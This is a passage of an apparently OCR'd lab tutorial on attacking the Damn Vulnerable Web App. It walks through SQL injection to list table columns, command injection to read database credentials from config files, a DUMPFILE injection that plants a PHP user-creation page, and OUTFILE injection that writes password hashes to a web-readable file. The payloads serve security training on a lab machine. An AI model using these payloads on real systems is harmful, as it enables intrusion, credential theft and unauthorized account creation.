7. Determine Column Names for the DVWA.USERS Table
   - **Instructions:**
     1. Place the following in the text box:
        - **' UNION select COLUMN_NAME,DATA_TYPE FROM information_schema.columns where TABLE_SCHEMA = "dvwa" and TABLE_NAME = "users" --**
        - Remember to put a space before and after the two hyphens **--**
     2. Click the Submit Button
     3. The INFORMATION_SCHEMA.COLUMNS view allows you to get information about all columns for all tables and views within a database.
        - COLUMN_NAME is the name of the column.
        - DATA_TYPE refers to the data type (int,varchar,etc) of a particular COLUMN_NAME.
        - where TABLE_SCHEMA = "dvwa" and TABLE_NAME = "users", show only records for the users table inside the dvwa database.
     4. Click the Back Arrow
   - **Note(FYI):**
     - The results now displays each column name and it's corresponding data type.
     - In the following steps, We will use these column names to build a php script to add a user to the DVWA.USERS table.




From <http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWAv107/lesson15/index.html>

Section 14: Determine Database Password with Command Injection

1. Inspect Element (Textbox)
    - **Instructions:**
        1. Click the Command link.
        2. Right Click on the Textbox
        3. Click Inspect Element


2. Change Textbox Length
    - **Instructions:**
        1. Click on 30 and type 85
        2. Click on the Close Button



3. Retrieve DVWA Database Username and Password From Config File
    - **Instructions:**
        1. Place the following command in the textbox
            - **127.0.0.1; find /var/www/html/dvwa/* -name "*config*" -print | xargs egrep -i '(database|user|password)'**
        2. Click on the Submit Button

3. Record the DVWA Database Username and Password

- **Note (FYI):**
  1. Typically, poorly configured website applications will actually put the database credentials in a configuration page similar to the one below.
  2. A countermeasure could be to (1) never provide a command execution option and (2) to use encrypted files to store the database credentials in a non-web-accessible directory.




Section 15: Create PHP DVWA Create User Script

1. Inspect Element (Textbox)
   - **Instructions:**
     1. Click the SQL navigation link.
     2. Right Click on the Textbox
     3. Click Inspect Element

2. Add New Attribute
    - **Instructions:**
        1. Right Click on the gray highlighted line
        2. Select New Attribute...


3. Increase the Textbox Size
    - **Instructions:**
        1. Type the following: **size=100**
        2. Click on the close button



4. Determine Database Names
   - **Instructions:**
     1. Place the following in the text box:
        - ' union select null,'<?php if(isset($_POST["submit"])) { $userID = $_POST["userID"]; $first_name = $_POST["first_name"]; $last_name = $_POST["last_name"]; $username = $_POST["username"]; $avatar = $_POST["avatar"]; echo "userID: $userID
"; echo "first_name: $first_name
"; echo "last_name: $last_name
"; echo "username: $username
"; echo "avatar: $avatar
"; $con=mysqli_connect("127.0.0.1","root","dvwaPASSWORD","dvwa"); if (mysqli_connect_errno()) { echo "Failed to connect to MySQL: " . mysqli_connect_error(); } else { echo "Connected to database
"; } $password = "abc123"; $sql="insert into dvwa.users values (\\"$userID\\",\\"$first_name\\",\\"$last_name\\",\\"$username\\",MD5(\\"$password\\"),\\"$avatar\\")"; if (mysqli_query($con,$sql)) { echo "[Successful Insertion]: $sql"; } else { echo "Error creating database: " . mysqli_error($con); } mysqli_close($con); } ?> <form method="post" action="<?php echo $_SERVER["PHP_SELF"]; ?>"> <input type="text" name="userID" value="33">
 <input type="text" name="first_name" value="John">
 <input type="text" name="last_name" value="Gray">
 <input type="text" name="username" value="jgray">
 <input type="text" name="avatar" value="Just Hack It!">
 <input type="submit" name="submit" value="Submit Form">
 </form>' INTO DUMPFILE '/var/www/html/dvwa/create_user.php' --
        - Remember to put a space before and after the two hyphens --
     2. Click the Submit Button
        - Note that no results will be displayed.
     3. Open another Web Browser Tab
   - **Note (FYI):**
     - General Injection Structure
       - ' union select null,'This is the PHP/HTML Code that we injected' INTO DUMPFILE 'This is the webpage file we created' --
     - Database Insert
       - $sql="insert into dvwa.users values (\\"$userID\\",\\"$first_name\\",\\"$last_name\\",\\"$username\\",MD5(\\"$password\\"),\\"$avatar\\")";
     - Default Password


- **$password = "abc123";** Note that "abc123" will be the default password for any user that you create in the next step.

5. Test create_user.php
   - **Instructions:**
     1. Place **http://192.168.1.118/dvwa/create_user.php** in the address bar.
        - Replace 192.168.1.118 with the IP address of the DVWA (Fedora14) machine obtained in (Section 3, Step 3).
     2. Replace "John" with your first name.
     3. Replace "Gray" with your last name.
     4. Replay "jgray" with your username.
     5. Click the Submit Form Button
   - **Note (FYI):**
     1. If you create more than one user, you will need to change the number "33" to something that already has not been used.
     2. The user_id field is a primary key, which cannot contain duplicate numbers.




Section 16: View DVWA User Creation Results

1. Inspect Element (Textbox)
    - **Instructions:**
        1. Click on the Damn Vulnerable Web App Tab
        2. Click the SQL navigation link.
        3. Right Click on the Textbox
        4. Click Inspect Element




2. Add New Attribute

- **Instructions:**
  1. Right Click on the gray highlighted line
  2. Select New Attribute...



3. Increase the Textbox Size
   - **Instructions:**
     1. Type the following: **size=100**
     2. Click on the close button




4. Display DVWA Usernames and Passwords
   - **Instructions:**
     1. Place the following in the text box:
        - **' union select null,**

concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users --

- Remember to put a space before and after the two hyphens --

2. Click the Submit Button
3. Notice the last record will display the newly created user.
4. Click the Back Arrow


- **Note(FYI):**
  - **concat**,concatenates the tables columns first_name, last_name, user and password.
  - **0x3a**,is the the hexidecimal representation for a colon(:).
  - **from users**,refers to the users tables in the dvwa database.




5. Display DVWA Usernames and Passwords

- **Instructions:**
  1. Place the following in the text box:
     - **' UNION select null,concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from dvwa.users INTO OUTFILE '/var/www/html/dvwa/dvwa_passwords.txt' FIELDS TERMINATED BY ',' OPTIONALLY ENCLOSED BY '"' LINES TERMINATED BY '\n' --**
     - Remember to put a space before and after the two hyphens --
  2. Click the Submit Button
  3. No results will be displayed on the screen, since the records were written to a file.
  4. Click on the Second Browser Tab

- **Note(FYI):**
  - **INTO OUTFILE '/var/www/html/dvwa/dvwa_passwords.txt'**, this tells MySQL to write the results to a file called dvwa_passwords.txt.
  - **FIELDS TERMINATED BY ',' OPTIONALLY ENCLOSED BY '"' LINES TERMINATED BY '\n'**,this formats the file is a csv format.



6. View the DVWA Password File
   - **Instructions:**
     1. Place **http://192.168.1.118/dvwa/dvwa_passwords.txt** in the address bar.
        - Replace 192.168.1.118 with the IP address of the DVWA (Fedora14) machine obtained in (Section 3, Step 3).
     2. Notice all the user ID information was written to the dvwa_passwords.txt file, alone with the newly created user.



From <http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWAv107/lesson15/index.html>